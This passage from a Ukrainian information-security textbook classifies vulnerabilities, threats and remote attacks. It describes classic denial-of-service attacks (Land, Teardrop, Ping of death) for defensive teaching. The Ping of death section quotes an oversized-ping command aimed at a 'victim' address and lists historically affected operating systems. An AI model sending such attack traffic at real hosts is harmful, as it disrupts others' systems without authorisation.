[B.I.0.0]	**можливість помилки (халатність)**
[B.I.a.0]	*при підготовці та використанні програмного забезпечення*
[B.I.a.1]	при розробці алгоритмів і програмного забезпечення
[B.I.a.2]	при інсталяції та завантаженні програмного забезпечення
[B.I.a.3]	при експлуатації програмного забезпечення
[B.I.a.4]	при введенні даних (інформації)
[B.I.a.5]	при настройці сервісів універсальних систем
[B.I.a.6]	самонавчальної (самоналагоджувальної) складної системи (систем)
[B.I.b.0]	*при експлуатації технічних засобів*
[B.I.b.1]	при увімкненні/вимкненні технічних засобів
[B.I.b.2]	при використанні технічних засобів охорони
[B.I.b.3]	при використанні засобів обміну інформацією
[B.I.c.0]	*некомпетентні дії*

Продовження табл. 1.9

1	2
[B.I.c.1]	при конфігурації і керуванні складної системи
[B.I.c.2]	при настройці ПЗ
[B.I.c.3]	при організації керування потоками обміну інформації
[B.I.c.4]	при настройці технічних засобів
[B.I.c.5]	при настройці штатних засобів захисту ПЗ
[B.I.d.0]	*не умисні дії*
[B.I.d.1]	пошкодження (видалення) ПЗ
[B.I.d.2]	пошкодження (видалення) даних
[B.I.d.3]	пошкодження (знищення) носіїв інформації
[B.I.d.4]	пошкодження каналів зв'язку
[B.II.0.0]	**можливість порушення**
[B.II.a.0]	*режиму охорони й захисту*
[B.II.a.1]	доступу на об'єкт
[B.II.a.2]	доступу до технічних засобів
[B.II.a.3]	дотримання конфіденційності
[B.II.b.0]	*режиму експлуатації технічних засобів і ПЗ*
[B.II.b.1]	енергозабезпечення

[B.II.b.2]	життєзабезпечення
[B.II.b.3]	установки нештатного устаткування
[B.II.b.4]	інсталяції нештатного ПЗ (ігрового, навчального, технологічного)
[B.II.c.0]	*використання інформації*
[B.II.c.1]	обробки та обміну інформацією
[B.II.c.2]	зберігання й знищення носіїв інформації
[B.II.c.3]	знищення виробничих відходів і браку
[B.III.0.0]	**психогенні**
[B.III.a.0]	*психологічні*
[B.III.a.1]	антагоністичні відносини (заздрість, озлобленість, образа)
[B.III.a.3]	незадоволеність своїм становищем
[B.III.a.4]	незадоволеність діями керівництва (стягнення, звільнення)
[B.III.a.5]	психологічна несумісність
[B.III.b.0]	*психічні*
[B.III.b.1]	психічні відхилення
[B.III.b.2]	стресові ситуації

Закінчення табл. 1.9

1	2
[B.III.c.0]	*фізіологічні*
[B.III.c.1]	фізичний стан (втома, хворобливий стан)
[B.III.c.2]	психосоматичний стан
[C.0.0.0]	**ВИПАДКОВІ УРАЗЛИВОСТІ**
[C.I.0.0]	**можливість збоїв і відмов**
[C.I.a.0]	*відмови і несправності технічних засобів*
[C.I.a.1]	які обробляють інформацію
[C.I.a.2]	що забезпечують працездатність засобів обробки інформації
[C.I.a.3]	що забезпечують охорону і контроль доступу
[C.I.b.0]	*старіння і розмагнічування носіїв інформації*
[C.I.b.1]	дискет і знімних носіїв
[C.I.b.2]	жорстких дисків
[C.I.b.3]	елементів мікросхем
[C.I.b.4]	кабелів і сполучних ліній
[C.I.c.0]	*збої ПЗ*
[C.I.c.1]	ОС і СУБД
[C.I.c.2]	прикладних програм

[C.I.c.3]	сервісних програм
[C.I.c.4]	антивірусних програм
[C.I.d.0]	*збої електропостачання*
[C.I.d.1]	устаткування, що обробляє інформацію
[C.I.d.2]	допоміжного устаткування

З метою впорядкування і визначення актуальної кількості уразливостей, які розглядаються, так само, як і для джерел загроз, далі необхідно здійснити ранжування уразливостей.

Усі вразливості мають різний ступінь небезпеки V_p, який можна кількісно оцінити, провівши їх ранжування. При цьому як критерії порівняння і виокремлення можна запропонувати наступні показники:

- *Фатальність* V_{1p}, – визначає ступінь впливу вразливості на неусувність наслідків реалізації загрози. Для об'єктивних уразливостей це інформативність – здатність вразливості повністю (без спотворень) передати корисний інформаційний сигнал.
- *Доступність* V_{2p} – визначає зручність (можливість) використання вразливості джерелом загроз (масогабаритні розміри, складність, вартість необхідних засобів, можливість використання неспеціалізованої апаратури).
- *Кількість* V_{3p} – визначає кількість елементів об'єкта, для яких характерна та або інша вразливість.

Як і у випадку ранжування джерел загроз, кожен показник оцінюється експертно-аналітичним методом за п’ятибальною системою. Оцінка 1 відповідає мінімальному ступеню впливу оцінюваного показника на небезпеку використання вразливості, а 5 – максимальному. V_p для окремої вразливості можна визначити як відношення добутку вищенаведених показників до максимального значення (125):

$$V_p = \frac{V_{1p} \cdot V_{2p} \cdot V_{3p}}{125}. \qquad (1.3)$$

Для підгрупи уразливостей ${}^{\text{пг}}V_p$ визначається як середнє арифметичне коефіцієнтів окремих уразливостей у підгрупі.

Для зручності аналізу середній показник для групи ${}^{\text{г}}V_p$ нормується щодо сукупності всіх коефіцієнтів підгруп у своїй групі, а середній показник для класу ${}^{\text{к}}V_p$ визначається як сукупність коефіцієнтів груп класу.

Результати аналізу із зазначенням коефіцієнтів небезпеки кожної вразливості зводяться в таблицю.

1.4.6. Класифікація загроз DSECCT (Digital Security Classification of Threats)

1.4.6.1. Передумови створення

При розробці алгоритму оцінки інформаційних ризиків, заснованого на аналізі загроз і уразливостей ІС, були розглянуті й проаналізовані різні існуючі класифікації загроз ІБ. Спроби використання даних класифікацій для опису по можливості більшої кількості загроз показали, що в багатьох випадках реальні загрози або не підходили ні під жодну із класифікаційних ознак, або, навпаки, задовольняли декільком.

Таким чином, основна мета створення фахівцями Digital Security класифікації загроз – найбільш повна, детальна класифікація, що описує всі існуючі загрози ІБ, за якою кожна із загроз підпадає тільки під одну класифікаційну ознаку, і яка, таким чином, найбільш застосовна для аналізу ризиків реальних ІС.

Крім того, фахівцями Digital Security був розроблений каталог загроз і уразливостей, що відповідають розробленій класифікації.

Розроблені класифікація загроз і каталог загроз і уразливостей увійшли в новий алгоритм ГРИФ програмного комплексу Digital Security Office 2006.

1.4.6.2. Опис класифікації

За характером загроз ІБ можна розділити на технологічні й організаційні.

Відповідно, одержимо верхній рівень класифікації:

1. Загрози технологічного характеру.

2. Загрози організаційного характеру.

Розглянемо технологічні загрози ІБ, які за видом впливу поділяються на:

1.1. Фізичні.

1.2. Програмні (логічні).

Наступний щабель класифікації – джерело загрози.

Джерелами фізичних загроз можуть бути:

1.1.1. Дії порушника (людини).

1.1.2. Форс-мажорні обставини.

1.1.3. Відмова устаткування й внутрішніх систем життєзабезпечення.

Незалежно від джерела фізичні загрози впливають:

1.1.1.1. На ресурс.

1.1.1.2. На канал зв'язку.

Далі перейдемо до розгляду програмних загроз.

Джерелами програмних загроз можуть бути:

1.2.1. Локальний порушник.

1.2.2. Віддалений порушник.

Об'єктом локального порушника може бути тільки ресурс.

При цьому на ресурсі локальний порушник може реалізувати загрози, спрямовані:

1.2.1.1.1. На ОС.

1.2.1.1.2. На прикладне ПЗ.

1.2.1.1.3. На інформацію.

Загрози, що виходять від віддаленого порушника, можуть впливати:

1.2.2.1. На ресурс.

1.2.2.2. На канал зв'язку.

При доступі до ресурсу віддалений порушник може впливати:

1.2.2.1.1. На ОС.

1.2.2.1.2. На мережні служби.

1.2.2.1.3. На інформацію.

При впливі на канал зв'язку віддалений порушник може реалізувати загрози, спрямовані:

1.2.2.2.1. На мережне устаткування.

1.2.2.2.2. На протоколи зв'язку.

Розглянемо організаційні загрози.

Організаційні загрози за джерелом впливу поділимо на:

2.1. Вплив на персонал.

2.2. Дії персоналу.

Вплив на персонал може бути:

2.1.1. Фізичним.

2.1.1. Психологічним.

Як фізичний, так і психологічний вплив на персонал спрямовано на співробітників компанії з метою:

2.1.1.1. Одержання інформації.

2.1.1.2. Порушення безперервності ведення бізнесу.

Причинами дій персоналу, здатних викликати загрози ІБ, можуть бути:

2.2.1. Навмисні дії.

2.2.2. Ненавмисні дії.

Загрози, викликані навмисними діями персоналу, можуть бути спрямовані:

2.2.1.1. На інформацію.

2.2.1.2. На безперервність ведення бізнесу.

Загрози, викликані ненавмисними діями персоналу, можуть бути спрямовані:

2.2.2.1. На інформацію.

2.2.2.2. На безперервність ведення бізнесу.

Таким чином, класифікація загроз ІБ розділяється за характером загрози, виду впливу, джерелу й об'єкта загрози (рис. 1.14).

Основна мета будь-якої класифікації полягає в тому, щоб запропонувати такі класифікаційні ознаки, використовуючи які можна найбільш точно описати явища або об'єкти. Це пов'язано з тим, що даний клас впливів характеризується суто специфічними ознаками для КС. Тому для більш точного опису віддалених атак і пропонується класифікація на рис. 1.15.




Рис. 1.14. **Класифікація атак, вірусів**

Основною особливістю будь-яких КС є те, що її компоненти розподілені в просторі й зв'язок між ними фізично здійснюється за допомогою мережних з'єднань (коаксіальний кабель, кручена пара, оптоволокно) і програмно за допомогою механізму повідомлень. При

цьому всі керуючі повідомлення й дані, що пересилаються між об'єктами КС, передаються мережними з'єднаннями у вигляді пакетів обміну.




Рис. 1.15. **Загальна класифікація віддалених атак**

Мережні системи характерні тим, що **поряд зі звичайними (локальними) атаками, здійснюваними в межах однієї КС**, до них застосовуємо специфічний вид атак, обумовлений розподільністю ресурсів і інформації в просторі. Це так звані **мережні (або віддалені) атаки**. Вони **характерні**, по-перше, тим, що злочинець може перебувати за тисячі кілометрів від об'єкта, що атакується, і, по-друге, тим, що нападу може піддаватися не конкретний комп'ютер, а інформація, що передається мережними з'єднаннями. Специфіка КС полягає в тому, що якщо в локальних КС найбільш частому минулому загрози розкриття й

цілісності, то в мережних системах на перше місце виходить загроза відмови в обслуговуванні.

Під віддаленою атакою (ВА) будемо розуміти інформаційний руйнуючий вплив на КС, програмно здійснюваний каналами зв'язку. Це визначення охоплює обидві особливості мережних систем – розподільність комп'ютерів і інформації.

Тому будуть розглянуті два види таких атак:

ВА на інфраструктуру й протоколи мережі;

УА на телекомунікаційні служби.

Перші використовують уразливості в мережних протоколах і інфраструктурі мережі, а другі – уразливості в телекомунікаційних службах. При цьому під **інфраструктурою** мережі розуміється сформована система організації відносин між об'єктами мережі й використовувані в мережі сервісні служби.

Основне завдання хакера полягає в тому, щоб, досліджуючи КС, виявити слабкі місця (вразливості) у її системі ІБ й інформувати користувачів і розроблювачів системи з метою наступного усунення знайдених уразливостей. Інше завдання хакера – проаналізувавши існуючу безпеку КС, сформулювати необхідні вимоги й умови підвищення рівня її захищеності.

Основне завдання кракера полягає в безпосередньому здійсненні злому системи з метою одержання НСД до чужої інформації – інакше кажучи, для її крадіжки, підміни або для оголошення факту злому.

Кракерів можна розділити на три класи залежно від мети, з якої здійснюється злом: вандали, "жартівники", професіонали.

Вандали – найвідоміша й найнечисленна частина кракерів. Їхня основна мета – зламати систему для її руйнування.

"Жартівники" – найбільш необразлива частина кракерів, основна мета яких – популярність, що досягається шляхом злому КС і внесення різних ефектів, що виражають їхнє незадоволене почуття гумору.

Зломщики – професійні кракери, що користуються найбільшою пошаною й повагою в кракерському середовищі, основне завдання яких – злом КС із серйозними цілями, як ось: крадіжка або підміна інформації, що зберігається там.

У загальному випадку для того, щоб здійснити злом системи, необхідно пройти три основні стадії:

дослідження КС із виявленням вад у ній;

розробка програмної реалізації атаки;

безпосереднє її здійснення.

Таким чином, віддалені атаки можна класифікувати за ознаками, показаним на рис. 2.24:

1. За характером впливу:

пасивне (клас 1.1);

активне (клас 1.2).

Пасивний вплив на КС не робить безпосереднього впливу на роботу КС, але може порушувати її політику ІБ (ПІБ).

Активний вплив на КС – безпосередній вплив на роботу системи й порушення прийнятої в ній ПІБ. Практично всі типи ВА є активними впливами.

2. За метою впливу:

порушення конфіденційності інформації або ресурсів системи (клас 2.1);

порушення цілісності інформації (клас 2.2);

порушення працездатності (доступності) системи (клас 2.3).

Ця класифікаційна ознака є прямою проекцією трьох основних типів загроз – розкриття, цілісності й відмови в обслуговуванні.

Основна мета практично будь-якої атаки – одержати НСД до інформації. Існують дві принципові можливості доступу до інформації: перехоплення й перекручування.

Можливість **перехоплення** інформації означає одержання до неї доступу, але неможливість її модифікації. Отже, перехоплення інформації веде до порушення її конфіденційності.

Можливість **перекручування** інформації означає або повний контроль над інформаційним потоком між об'єктами системи, або можливість передачі повідомлень від імені іншого об'єкта.

Принципово іншою метою атаки є порушення працездатності системи. У цьому випадку не передбачається одержання атакуючою стороною НСД до інформації. Її основна мета – досягти, щоб ОС на об’єкті, що атакується, вийшла з ладу й для всіх інших об'єктів системи доступ до ресурсів атакованого об'єкта був би неможливий.

3. За умовою початку здійснення впливу

Віддалений вплив, також як і будь-яке інше, може почати здійснюватися тільки за певних умов. У КС існують три види умов початку здій-снення ВА:

атака за запитом від об'єкта, що атакується, (клас 3.1): атакуючий очікує передачі від потенційної мети атаки запиту певного типу, що й буде умовою початку здійснення впливу;

атака з настання очікуваної події на об’єкті, що атакується (клас 3.2): атакуючий здійснює постійне спостереження за станом ОС віддаленої мети атаки й при виникненні певної події в цій системі починає вплив;

безумовна атака (клас 3.3): початок здійснення атаки, безумовно, стосовно мети атаки, тобто атака здійснюється негайно й безвідносно до стану системи й об'єкта, що атакується.

4. За наявності зворотного зв'язку з об’єктом, що атакується:

зі зворотним зв'язком (клас 4.1);

без зворотного зв'язка (односпрямована, клас 4.2).

ВА, здійснювана за наявності зворотного зв'язку з об’єктом, що атакується, характеризується тим, що на деякі запити, передані на об’єкт, що атакується, потрібно одержати відповідь. А, отже, між атакуючим і метою атаки існує зворотний зв'язок, що дозволяє атакуючій стороні адекватно реагувати на всі зміни, що відбуваються на об'єкті, що атакується.

ВА без зворотного зв'язка не потрібно реагувати на які-небудь зміни, що відбуваються на об'єкті, який атакується. Атаки даного виду, звичайно, здійснюються передачею на об’єкт, що атакується, одиночних запитів, відповіді на які атакуючої стороні не потрібні.

5. За розташуванням суб'єкта атаки щодо об'єкта, який атакується:

внутрішньосегментне (клас 5.1);

міжсегментне (клас 5.2).

У випадку **внутрішньосегментної атаки**, як випливає з назви, суб'єкт і об'єкт атаки перебувають в одному сегменті.

При **міжсегментній атаці** суб'єкт і об'єкт атаки перебувають у різних сегментах.

Далі буде показано, що на практиці міжсегментну атаку здійснити значно складніше, ніж внутрішньосегментну. Важливо зазначити, що міжсегментна ВА становить більшу небезпеку, ніж внутрішньосегментна. Це пов'язано з тим, що її об'єкт і безпосередньо атакуючий можуть

перебувати на відстані багатьох тисяч кілометрів один від одного, і це може істотно перешкодити відбиттю ВА.

6. За рівнем еталонної моделі ISO/OSI, на якому здійснюється вплив:

фізичний (клас 6.1);
канальний (клас 6.2);
мережний (клас 6.3);
транспортний (клас 6.4);
сеансовий (клас 6.5);
представницький (клас 6.6);
прикладний (клас 6.7).

Будь-який мережний протокол обміну, як і будь-яку мережну програму, можна з тим або іншим ступенем точності спроектувати на модель OSI. ВА є мережною програмою. У зв'язку із цим логічним є розглядати ВА на КС, проектуючи їх на модель ISO/OSI.

Наступна інформація запропонованої монографії надається фахівцям з ІБ і адміністраторів тільки для інформативних цілей при дотриманні правила: "Знай як тебе атакують – і будеш знати, як захиститися". Природно, що подається класифікація, яка не є повною, через досить швидкі темпи збільшення кількості нових атак і появи модифікацій уже існуючих.

1.5. Класифікація атак, вірусів

1.5.1. Типові віддалені атаки

Аналіз мережного трафіка. Особливість КС – розподіленість об'єктів – приводить до появи специфічного для КС типового віддаленого впливу, що полягає в прослуховуванні каналу зв'язку. Назвемо даний типовий віддалений вплив *аналізом мережного трафіка* (або, скорочено, мережним аналізом).

Аналіз мережного трафіка дозволяє вивчити логіку роботи КС, тобто одержати взаємно однозначну відповідність подій, що відбуваються в системі, і команд, що пересилаються один одному її об'єктами, у момент появи цих подій. Це досягається шляхом перехоплення й аналізу пакетів обміну на канальному рівні. Знання логіки роботи КС дозволяє на практиці моделювати й здійснювати типові віддалені атаки.

Класифікація типових ВА наведена в табл. 1.10.

Таблиця 1.10

Класифікація типових віддалених атак на КС

Типова ВА	Характер впливу		Мета впливу			Умова початку здійснення впливу			Наявність зворотного зв'язку з об’єктом, що атакується		Розташування суб'єкта атаки щодо об'єкта, який атакується		Рівень моделі OSI						
Клас впливу	1.1	1.2	2.1	2.2	2.3	3.1	3.2	3.3	4.1	4.2	5.1	5.2	6.1	6.2	6.3	6.4	6.5	6.6	6.7
Аналіз мережного трафіка	+	-	+	-	-	-	-	+	-	+	+	-	-	+	-	-	-	-	-
Підміна довіреного об'єкта КС	-	+	+	+	-	-	+	-	+	+	+	+	-	-	+	+	-	-	-
Впровадження в КС помилкового об'єкта (нав'язування помилкового маршруту)	-	+	+	+	+	-	-	+	+	+	+	+	-	-	+	-	-	-	-
Впровадження в КС помилкового об'єкта (використання недоліків алгоритмів віддаленого пошуку)	-	+	+	+	-	+	-	+	+	-	+	+	-	+	+	+	-	-	-
Відмова в обслуговув	-	+	-	-	+	-	-	+	-	+	+	+	-	+	+	+	+	+	+

анні																			

Він також дозволяє перехопити потік даних, якими обмінюються об'єкти КС. Таким чином, ВА даного типу полягає в одержанні на віддаленому об'єкті НСД до інформації, якою обмінюються два мережних абоненти. Зазначимо, що при цьому відсутня можливість модифікації трафіка й сам аналіз можливий тільки усередині одного сегмента мережі. Прикладом перехопленої інформації за допомогою даної ВА можуть бути ім'я й пароль користувача, що пересилаються в незашифрованому вигляді по мережі.

За характером впливу аналіз мережного трафіка є пасивним впливом (клас 1.1). Здійснення даної атаки без зворотного зв'язка (клас 4.2) веде до порушення конфіденційності інформації (клас 2.1) усередині одного сегмента мережі (клас 5.1) на канальному рівні OSI (клас 6.2). При цьому початок здійснення атаки, безумовно, стосовно мети атаки (клас 3.3).

Далі наведемо деякі описи конкретних ВА.

Land attack. Хакер намагається уповільнити роботу вашої машини, пославши пакет з ідентичними адресами одержувача й відправника. Для стека протоколів Інтернет така ситуація ненормальна. ПК намагається вийти з нескінченної петлі звертань до самого себе. Є патчі для більшості ОС.

Teardrop attack. Небезпечне перекриття IP-фрагментів, сформоване програмою teardrop. ОС може стати нестабільною або зруйнуватися. Є патчі для більшості ОС. Адреса відправника найімовірніше не є правдивою. Це означає, що відправник використовує фальшиву IP-адресу.

NewTear attack. Небезпечне перекриття IP-фрагментів, сформоване програмою newtear. ОС може стати нестабільною або зруйнуватися. Є патчі для більшості ОС. Адреса відправника найімовірніше не є правдивою.

SynDrop attack. Небезпечне перекриття IP-фрагментів, сформоване програмою syndrop. ОС може стати нестабільною або зруйнуватися. Є патчі для більшості ОС.

Ping of death. Перевищення максимально можливого розміру IP-пакета. У максимальний розмір IP-пакета (65535 байт) включається довжина IP-заголовка й довжина поля даних в IP-пакеті. Тому що IP-

заголовок має мінімальний розмір в 20 байт (максимальний в 60), то, відповідно, розмір переданих в одному IP-пакеті даних не може перевищувати 65535 - 20 = 65515 байт. Тестувати свої програми на мінімальних і, найголовніше, на максимальних значеннях, тобто на граничних критичних значеннях – стандартний для будь-якого програміста хід. Подібні тести дозволяють виявити такі неприємні помилки, як усілякі переповнення.

У принципі ніщо не заважає атакуючий стороні сформувати набір фрагментів, які після складання перевищать максимально можливий розмір IP-пакета. Можливо, у цій фразі й сформульована основна ідея даної атаки.

18 грудня 1996 року на інформаційному сервері CERT з'явилися повідомлення про те, що більшість мережних ОС, які підтримує протоколи TCP/IP, мають наступну вразливість: при передачі на них IP-пакета довжиною більше максимально припустимого значення в них переповняється буфер або змінна, і система зависає або перезавантажується – відмова в обслуговуванні! Також був наведений наступний список потенційно небезпечних платформ:

Berkeley Software Design, Inc. (BSDI);
Computer Associates, Intl. (products for NCR);
Cray Research;
Digital Equipment Corporation;
FreeBSD, Inc.;
Hewlett-Packard Company;
IBM Corporation;
Linux Systems;
Open Software Foundation (OSF);
Sun Microsystems, Inc.

Але перш ніж почати експерименти, було вирішено звернути увагу на WWW-сервер, де експертами проводилися подібні дослідження на різних ОС. Там, можливо, як і в CERT, ця атака називалася "Ping Death". На цьому WWW-сервері пропонувалося реалізувати атаку в такий спосіб: на робочій станції з ОС Windows '95 або Windows NT необхідно виконати наступну команду:

ping -l 65527 victim.destination.IP. address (тому - "Ping Death").

Тому що звичайний розмір IP-заголовка становить 20 байт, розмір ICMP-заголовка – 8 байт, то подібний ICMP-пакет буде перевищувати максимально можливий розмір IP-пакета на 20 байт

(65527 + 20 +8 - 65535 = 20).

Таким чином, ці "експерти" декларували, що звичайною командою ping нібито можна порушити працездатність практично будь-який мережний ОС. На завершення на цьому сервері наводилася наступна таблиця тестування різних ОС, на які дана ВА нібито зробила необхідний ефект. Далі автор наводить таблицю з істотними скороченнями (табл. 1.11).

Таблиця 1.11

Уразливі ОС

ОС	Версія	Симптоми
Solaris (x86)	2.4, 2.5, 2.5.1	Перезавантаження
Minix	1.7.4, v2.0 and probably others	Руйнування
HP3000 MPE/i	4.0, 5.0, 5.5	System abort
Convex SPP-UX	All version	Руйнування
Apple Mac	Mac Os 7.x.x	Руйнування
Windows 3.11 with Trumpet Winsock	?	Mixed reports
Novell NetWare	3.x	Mixed results
Windows '95	All of 'em	Руйнування
AIX	3 and 4	Формування дампа ОС
Linux	? 2.0.23	Спонтанне перезавантаження або помилка ядра
DEC Unix/OSF1	2.0 and above	Помилка ядра
HP-UX	9.0 to 10.20	Руйнування, перезавантаження, зависання...
Windows NT	3.5.1	Змішаний звіт
Irix	5.3	Помилка ядра
Windows NT	4.0	Руйнування

